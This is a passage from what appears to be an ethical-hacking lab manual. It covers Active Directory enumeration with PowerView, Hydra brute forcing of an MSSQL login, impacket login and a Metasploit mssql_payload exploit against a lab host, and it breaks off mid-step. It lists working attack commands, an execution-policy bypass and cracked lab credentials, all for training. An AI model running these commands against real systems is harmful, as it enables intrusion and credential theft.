


7. Navigate to the Downloads folder by running the command cd Downloads. Before loading the script, run the command powershell -EP Bypass to enable script execution.


8. Now, execute the command . .\PowerView.ps1 to load the PowerView.ps1 script in PowerShell.




9. Next, execute Get-NetComputer command in PowerShell. This command will display all the information related to computers in AD. It lists all computer objects in AD, which can help in identifying network targets and mapping the AD environment.




10. Now, execute Get-NetGroup in PowerShell. The Get-NetGroup command in PowerView lists all groups in AD, which helps in identifying group memberships and potential targets for privilege escalation.



11. Execute command Get-NetUser in PowerShell. Get-NetUser in PowerView retrieves detailed information about AD user accounts, such as usernames and group memberships. It helps identify potential targets and understand the AD environment better.



12. During user enumeration, we found a new user SQL_srv, who has some high privileges and could be useful for further attacks. In the next task we will be attacking the SQL_srv user who has SQL service running on it.



13. Here are some other listed commands that you can use with PowerView.ps1 for enumeration:

    - **Get-NetOU - Lists all organizational units (OUs) in the domain.**


- **Get-NetSession - Lists active sessions on the domain.**
- **Get-NetLoggedon - Lists users currently logged on to machines.**
- **Get-NetProcess - Lists processes running on domain machines.**
- **Get-NetService - Lists services on domain machines.**
- **Get-NetDomainTrust - Lists domain trust relationships.**
- **Get-ObjectACL - Retrieves ACLs for a specified object.**
- **Find-InterestingDomainAcl - Finds interesting ACLs in the domain.**
- **Get-NetSPN - Lists service principal names (SPNs) in the domain.**
- **Invoke-ShareFinder - Finds shared folders in the domain.**
- **Invoke-UserHunter - Finds where domain admins are logged in.**
- **Invoke-CheckLocalAdminAccess - Checks if the current user has local admin access on specified machines.**

14. Before proceeding to the next task, restart Parrot Security machine.


Task 5: Perform Attack on MSSQL service

xp_cmdshell is a SQL server stored procedure enabling command shell execution. Misconfigured xp_cmdshell can lead to arbitrary command execution, data exfiltration, and potential network compromise, posing significant security risks. Proper configuration and security measures are crucial to mitigate these risks.

1. During the Nmap scan, we observed that host 10.10.1.30 (which is Windows Server 2019 (AD) virtual machine) has port 1433 open. We will attempt to brute force the password using Hydra, as we already know the username, which is SQL_srv.
2. In the Parrot Security machine login with attacker/toor credentials.Open a new Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
3. Save the username SQL_srv in a text file and name it as user.txt using command pluma user.txt.




4. Execute command hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql to brute force the MSSQL service password.




5. We have successfully cracked the password for SQL_srv, which is "batman". Next, we will attempt to log into the service using mssqlclient.py.

6. Execute command python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433.


Note the database name, which is "master" here.




7. Execute the SQL query SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';, returning a value of 1, indicating that xp_cmdshell is enabled on the server.




8. Now, as we know that xp_cmdshell is enabled on SQL server we can use Metasploit to exploit this service. Type exit and press Enter; then execute the command msfconsole to launch Metasploit.




9. **Execute the following commands:**
    - **use exploit/windows/mssql/mssql_payload**
    - **set RHOST 10.10.1.30**
    - **set USERNAME SQL_srv**
    - **set PASSWORD batman**
    - **set DATABASE master**




10. Once all commands are 